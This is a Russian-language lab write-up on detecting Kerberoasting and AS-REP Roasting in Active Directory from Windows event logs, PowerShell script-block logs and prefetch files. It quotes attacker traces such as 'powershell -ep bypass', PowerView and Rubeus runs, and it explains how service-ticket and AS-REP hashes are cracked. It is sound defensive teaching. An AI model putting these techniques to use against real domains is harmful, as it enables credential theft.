
Начнем поиск иголки в стоге сена с просмотра событий с кодом `4769` в журнале безопасности на контроллере домена. Этот код обозначает запрос билета службы Kerberos.

Даже в средней по размеру инфраструктуре Active Directory такие запросы могут происходить больше тысячи раз за пару минут, поэтому отфильтруем средство просмотра событий по ID `4769`, что значительно упростит наш поиск.



Сведения	21.05.2024 6:12:05	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:12:05	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:15:12	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:06:15	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:05:54	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:05:54	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:06:15	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:20:24	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:05:54	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:05:54	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:18:51	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:18:09	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:05:54	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:05:54	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations
Сведения	21.05.2024 6:05:54	Microsoft Windows security auditing.	4769	Kerberos Service Ticket Operations

Теперь нам предстоит отсеять обычные операции AD от подозрительных. Для этого рассмотрим форму события поподробнее.



Событие 4769, Microsoft Windows security auditing.

```
Запрошен билет службы Kerberos.

Сведения об учетной записи:
        Имя учетной записи:          DC01$@FORELA.LOCAL
        Домен учетной записи:        FORELA.LOCAL
        GUID входа:           {8adc4d32-b1dc-937f-efec-0bda6b606c42}

Сведения о службе:
        Имя службы:           DC01$
        Идентификатор службы:        S-1-5-21-3239415629-1862073780-2394361899-1000

Сведения о сети:
        Адрес клиента:        ::1
        Порт клиента:         0

Дополнительные сведения:
        Параметры билета:            0x40800000
        Тип шифрования билета: 0x12
        Код ошибки:           0x0
        Службы передачи:      -
```

Здесь мы видим, что учетная запись `DC01$` запросила сервисный билет для сервиса, названного `DC01$`. В Windows имена, заканчивающиеся символом доллара (`$`), обычно являются учетными записями служб и машинными учетными записями. Аналогично служба `DC01$` связана с этой учетной записью службы.

Все это относится к стандартным операциям AD. Ниже мы можем увидеть параметр под названием «Тип шифрования билета» со значением `0x12`, что эквивалентно `AES256-CTS-HMAC-SHA1-96`. В легитимных случаях использования операций с билетами Kerberos тип шифрования будет `0x12` или `0x11`.

Если мы увидим тип шифрования `0x17`, что соответствует потоковому шифру RC4, это будет поводом глубже изучить ситуацию: злоумышленник может запросить билет с таким типом шифрования, потому что это позволит ему взломать пароль, затратив меньше усилий.


INFO

Все основные инструменты с открытым исходным кодом, такие как Impacket и Rubeus, запрашивают билеты с типом шифрования RC4.

Запомним идентификаторы, которые помогут быстро отследить необходимое событие с подозрением на Kerberoasting, поэтому обращаем внимание на следующие важные моменты.

1. Учетные записи, которые не являются учетной записью службы или машины (и не заканчиваются символом `$`). Следовательно, под подозрением любая стандартная учетная запись домена пользователя (эта учетная запись была скомпрометирована, и с ее помощью злоумышленник совершил атаку).
2. Названия служб, которые не заканчиваются символом `$`.
3. Тип шифрования билета `0x17`, что соответствует шифрованию RC4, которое позволит злоумышленникам легко взломать хеш.

С помощью перечисленных критериев легко находим нужное событие.



Событие 4769, Microsoft Windows security auditing.


```
Запрошен билет службы Kerberos.

Сведения об учетной записи:
        Имя учетной записи:          alonzo.spire@FORELA.LOCAL
        Домен учетной записи:        FORELA.LOCAL
        GUID входа:           {59f3b9b1-65ed-a449-5ac0-8ea1f68478ee}

Сведения о службе:
        Имя службы:           MSSQLService
        Идентификатор службы:        S-1-5-21-3239415629-1862073780-2394361899-1105

Сведения о сети:
        Адрес клиента:        ::ffff:172.17.79.129
        Порт клиента:         58107

Дополнительные сведения:
        Параметры билета:            0x40800000
        Тип шифрования билета: 0x17
        Код ошибки:           0x0
        Службы передачи:      -
```

Видно, что учетная запись домена `alonzo.spire` запросила билет для службы `MSSQLService` с типом шифрования `0x17` с компьютера, имеющего IP-адрес `172.17.79.129`. Запомним эти индикаторы компрометации, поскольку дальнейший анализ будет основываться на построении таймлайна от этого события с использованием IP-адреса и имени учетной записи.

Попробуем разобраться с тем, какие действия происходили от имени учетки `alonzo.spire`. Для этого откроем журнал событий PowerShell. Дата и время ранее найденного нами события Kerberoasting — `2024-05-21 03:18:09` (и да, не забываем переводить время в UTC). В журнале событий PowerShell на хосте ищем подозрительную активность примерно в это же время.

Подозревая, что вредоносные действия были совершены с использованием `powershell.exe`, отфильтруем события по ID `4104` (в этих событиях можно будет увидеть тело выполняемого скрипта).


И действительно, находим подозрительное событие с байпасом выполнения сценария PowerShell буквально за пару минут до совершения атаки.



Событие 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Создание текста Scriptblock (1 из 1):
powershell -ep bypass

ИД ScriptBlock: 168b7dc8-7258-417e-98cc-5f6329cc58ad
Путь:

Имя журнала:  Microsoft-Windows-PowerShell/Operational
Источник:     PowerShell (Microsoft-Wind  Дата:              21.05.2024 6:16:29
Код           4104                        Категория задачи:  Выполнить удаленную команду
Уровень:      Предупреждение              Ключевые слова:    Отсутствует
Пользов.:     S-1-5-21-3239415629-186207  Компьютер:         Forela-Wkstn001.forela.local
```

Такое действие позволяет выполнять сценарии в сеансе PowerShell. Из дальнейшего анализа событий видно, что все они были частью одного сценария.



Событие 4104, PowerShell (Microsoft-Windows-PowerShell)


```
Создание текста Scriptblock (1 из 20):
#requires -version 2

<#

  PowerSploit File: PowerView.ps1
  Author: Will Schroeder (@harmj0y)
  License: BSD 3-Clause
  Required Dependencies: None
  Optional Dependencies: None

Имя журнала:    Microsoft-Windows-PowerShell/Operational
Источник:       PowerShell (Microsoft-Wind  Дата:              21.05.2024 6:16:32
Код             4104                        Категория задачи:  Выполнить удаленную команду
Уровень:        Предупреждение              Ключевые слова:    Отсутствует
Пользов.:       S-1-5-21-3239415629-186207  Компьютер:         Forela-Wkstn001.forela.local
Код операции:   Вызовы при создании
```

Обнаружены доказательства зловредности сценария `PowerView.ps1`, который использовался для совершения действий на этапе постэксплуатации.

Пришло время проанализировать файлы предварительной загрузки. Для этого воспользуемся утилитой `PECmd` Эрика Циммермана. Преобразуем prefetch-файлы в `.csv`:


```
PECmd.exe -d "путь/к/папке/с/файлами/предварительной/загрузки" --csv
. --csvf наш_ксв_файл.csv
```

Для более удобного анализа с помощью Timeline Explorer открываем `.csv` и фильтруем дату инцидента по последнему запуску.



Last Run
2024-05-21 03:13:01
2024-05-21 03:28:32
2024-05-21 03:15:43
2024-05-21 03:10:43
2024-05-21 03:16:00
2024-05-21 03:28:32
2024-05-21 03:12:05
2024-05-21 03:15:03
2024-05-21 03:15:03
2024-05-21 03:12:05
2024-05-21 03:28:11
2024-05-21 03:15:43

Сопоставив временные метки событий, находим, что в интересующий нас промежуток времени запускался `RUBEUS.EXE` — инструмент, используемый при пентесте и атаках на AD.



Source Accessed	Executable Name	Run Count	Hash	Size	Version	Last Run
=	Rubeus	=		=		=
2024-09-10 18:11:11	RUBEUS.EXE	1	5873E24B	86612	Windows …	2024-05-21 03:18:08

Меры предотвращения

Чтобы предотвратить такие атаки, важно использовать длинные и сложные пароли для учетных записей служб. Это значительно замедлит взлом хешей.

Для привилегированных служб рассмотри возможность применять управляемые группы сервисных учетных записей (GMSA), чтобы гарантировать использование длинных, сложных паролей, которые часто меняются.

Реализация управления привилегированным доступом (PAM) также поможет ограничить воздействие привилегированных учетных данных и уменьшить поверхность атаки для Kerberoasting, одновременно обеспечивая мониторинг всех изменений разрешений для групп безопасности.

Продолжение статьи →

БАЗОВЫЕ АТАКИ НА AD

РАЗБИРАЕМ KERBEROASTING, AS-REP ROASTING И LLMNR POISONING

2. AS-REP ROASTING

А теперь еще немного теории, чтобы понять, что это за зверь такой — AS-REP Roasting. Запрос сервера аутентификации (AS-REQ) обычно называют предварительной аутентификацией Kerberos. Первое, что происходит во время аутентификации внутри Kerberos, — это запрос аутентификации к контроллеру домена, чтобы можно было проверить юзера, пытающегося пройти аутентификацию.

Когда система убедится, что клиент прошел авторизацию, она отправит ему ответ от сервера аутентификации (AS-REP), содержащий сеансовый ключ и пропускной билет (TGT). Этот сеансовый ключ зашифрован с помощью хеша пароля пользователя, так что только он может его расшифровать и использовать снова.

А теперь об интересном. Если пользователи в домене настроены пропускать процесс предварительной аутентификации, то злоумышленники могут отправлять запрос AS (AS-REQ) от имени этих пользователей, потому что AS-REP содержит сеансовые ключи, зашифрованные их парольными хешами. В результате злоумышленник может получить хеш пароля любого юзера в системе. Да, интересно, зачем же отключать процесс предварительной аутентификации? На деле админы иногда выключают эту функцию на время выполнения отладочных работ или тестов, а потом попросту забывают включить ее обратно.

Задачу взломщикам очень сильно упрощает утилита GetNPUsers из набора инструментов Impacket. Затем хакеры могут начать брутфорсить пароли, чтобы расшифровать сеансовый ключ. В случае успеха атакующий узнает пароль пользователя.


Специалисты по информационной безопасности часто называют этот зашифрованный сеансовый ключ хешем, но он на самом деле таковым не является. Однако такие инструменты, как `Hashcat` и `John the Ripper`, могут очень быстро подбирать пароли к подобному «хешу». AS-REP Roasting сопоставлен с подтехникой T1558.004 в рамках MITRE ATT&CK.

Campfire-2

Пойдем разбираться с тем, как же это все детектить, на примере лабораторной работы Campfire-2. Выполняем стандартные процедуры: качаем архив, распаковываем его и видим, что перед нами файл журнала событий `Security.evtx` (если что, этот файл взят с контроллера домена).

Так же как и в предыдущей лабораторной, правильная работа с фильтрами и понимание того, на что нужно обратить внимание, поможет нам сократить время исследования и реагирования на угрозу.

Первое, что мы сразу же начинаем анализировать, — события с ID `4768`. Это идентификатор события, записываемый в журналах безопасности на контроллере домена каждый раз, когда запрашивается билет проверки подлинности Kerberos.




Security_1   Событий: 152

Отфильтровано:Журнал: file://C[redacted]Security.evtx; Источник: ; Код события: 4768. Событий: 11

Уровень	Дата и время	Источник	Код события	Категория задачи
Сведения	29.05.2024 9:39:54	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:39:44	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:39:44	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Сведения	29.05.2024 9:39:44	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
